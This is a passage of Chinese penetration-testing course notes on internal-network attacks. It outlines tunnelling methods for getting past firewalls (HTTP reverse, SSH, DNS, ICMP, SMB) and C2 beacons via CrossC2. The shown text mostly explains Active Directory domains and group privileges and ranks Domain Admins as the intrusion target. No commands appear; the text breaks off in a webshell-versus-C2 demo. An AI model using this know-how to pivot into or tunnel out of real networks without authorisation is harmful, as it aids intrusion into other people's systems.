


Day174 内网对抗-隧道技术篇&防火墙组策略 &HTTP反向&SSH转发&出网穿透&CrossC2&解决方案



1.知识点

- 1、基石框架篇-单域架构-权限控制-用户和网络
- 2、基石框架篇-单域架构-环境搭建-准备和加入
- 3、基石框架篇-单域架构-信息收集-手工和工具

-
- 1、基石框架篇-父域子域架构-权限控制-用户和网络
 - 2、基石框架篇-父域子域架构-环境搭建-准备和加入
 - 3、基石框架篇-父域子域架构-信息收集-手工和工具

-
- 1、基石框架篇-域树&域林架构-权限控制-用户和网络
 - 2、基石框架篇-域树&域林架构-环境搭建-准备和加入
 - 3、基石框架篇-域树&域林架构-信息收集-手工和工具

-
- 1、代理隧道篇-代理通讯网络不可达-正反向连接上线
 - 2、代理隧道篇-代理通讯网络不可达-SockS代理配置

-
- 1、代理隧道篇-单向防火墙&双向防火墙-命令关闭
 - 2、代理隧道篇-单向防火墙&双向防火墙-正向反向
 - 3、代理隧道篇-单向防火墙&双向防火墙-隧道技术

-
- 1、隧道技术篇-网络层-ICMP协议-判断&封装&建立&穿透
 - 2、隧道技术篇-传输层-DNS协议-判断&封装&建立&穿透
 - 3、隧道技术篇-表示层-SMB协议-判断&封装&建立&穿透

-
- 1、C2/C2上线-CrossC2插件-多系统平台支持
 - 2、隧道技术篇-应用层-SSH协议-判断&封装&建立&穿透
 - 3、隧道技术篇-应用层-HTTP协议-判断&封装&建立&穿透
-

2.详细点



- 1 1、认知处于什么网络环境下
- 2 2、认知内网域分类及成员架构
- 3 3、认知信息收集有那些重要信息
- 4 4、认知代理隧道有那些方法技术
- 5 5、认知横向移动有那些方法技术
- 6 5、认知权限维持有那些方法技术

2.1 工作组



- 1 将不同的计算机按照功能分别列入不同的工作组。想要访问某个部门的资源，只要在“网络”里面双击该部门的工作组名。工作组就像一个可以自由进入和退出的社团，方便同组的计算机相互访问，工作组没有集中管理作用，工作组里的计算机都是相互对等的（即没有服务器和客户机之分）。对局域网中的计算机进行分类，使得网络更有序。计算机的管理依然是各自为政，所有计算机依然是对等的，松散会员制，可以随意加入和退出，且不同工作组之间的共享资源可以相互访问。

2.2 内网域



- 1 分类：单域、子域、父域、域树、域森林、DNS域名服务器
- 2 “域”是一个有安全边界的计算机组合（一个域中的用户无法访问另一个域中的资源），域内资源由一台域控制器（Domain Controller, DC）集中管理，用户名和密码是放在域控制器去验证的。
- 3 优点：通过组策略来统一管理。
- 4 单域：即只有一个域的网络环境，一般需要两台DC，一台DC，另一台备用DC（容灾）
- 5 父子域：类比公司总部和公司分部的关系，总部的域称为父域，各分部的域称为该域的子域。使用父子域的好处：
- 6
 - 减小了域之间信息交互的压力（域内信息交互不会压缩，域间信息交互可压缩）
 - 不同的子域可以指定特定的安全策略
- 8 父子域中域名使用一个.表示一个层次，类似于DNS域名表示方式，子域只能使用父域的名字作为域名后缀
- 9 域树：多个域通过建立信任关系组成的集合。若两个域之间需要相互访问，需要建立信任关系（Trust Relation），通过信任关系可以将父子域连接成树状结构
- 10 域森林：多个域树通过建立信任关系组成的集合。
- 11 域名服务器：实现域名到IP地址的转换。由于域中计算机使用DNS来定位DC、服务器和其他计算机的，所以域的名字就是DNS域的名字。
- 12 内网渗透中，大都是通过寻找DNS服务器来确定域控制器位置（因为DNS服务器和域控制器通常配置在一台机器上）

2.3 域内权限



- 1 • 域本地组：
- 2 • 多域用户访问单域资源
- 3 • （访问同一个域），主要用于授予本域内资源的访问权限，可以从任何域中添加用户账号、通用组和全局组。域本地组无法嵌套在其他组中
- 4 • 全局组：
- 5 • 单域用户访问多域资源
- 6 • （必须是同一个域中的用户），只能在创建该全局组的域中添加用户和全局组，但可以在域森林中的任何域内指派权限，也可以嵌套在其他组中
- 7 • 通用组：多域用户访问多域资源，成员信息不保存在域控制器中，而是保存在全局编录（GC）中，任何变化都会导致全林复制

2.4 域内组划分



- 1 域本地组：来自全林作用于本域
- 2 全局组：来自本域作用于全林
- 3 通用组：来自全林作用于全林
- 4 本地域组的权限
- 5 Administrators（管理员组） ----最重要的权限
- 6 Remote Desktop Users（远程登录组）
- 7 Print Operators（打印机操作员组）
- 8 Account Operators（帐号操作员组）
- 9 Server Operators（服务器操作员组）
- 10 Backup Operators（备份操作员组）
- 11 全局组、通用组的权限
- 12 Domain Admins（域管理员组） ----最最最重要的权限，一般来说域渗透是看重这个
- 13 Enterprise Admins（企业系统管理员组） ----最重要的权限，其次是去看重这个权限
- 14 Schema Admins（架构管理员组） ----最重要的权限
- 15 Domain Users（域用户组）

2.5 A-G-DL-P策略



- 1 A 代表用户账号（Account）。
- 2 G 代表全局组（Global Group）。
- 3 DL 代表域本地组（Domain Local Group）。
- 4 P 代表资源访问权限（Permission）。
- 5 A-G-DL-P策略是一种将用户账号添加到全局组中，然后将全局组添加到域本地组中，并为域本地组分配资源访问权限的策略。这种策略使得来自不同域的用户能够通过全局组和域本地组的组织方式，访问本地域中的资源。

2.6 域环境应用

1

• 账号集中管理

2

• 软件集中管理

3

• 环境集中管理

4

• 增强统一安全性

2.7 域环境架构

1

域控制器

2

成员服务器

3

客户机

4

独立服务器

5

见图：（单域，父域，子域，域树，域森林）

6

单域是指网络环境中只有一个域，建立一个单独的域足以。

7

父子域在一个域中划分出多个域，被划分的域为父域，划分出来的域为子域。


8


域树中的命名空间具有连续性，并且域名层次越深，级别越低。

9

域林是指一个或多个没有形成连续名字空间的域树组成的域树集合。

3.演示案例






3.1 隧道技术-HTTP反向-出站限制&信息收集&上线



针对上述第一种情况入站web，出站限制。（第二台主机上web主机的ip实际为139.130而不是139.222，图片有误）



由于进出站都有限制因此只能上线webshell，不能上线C2

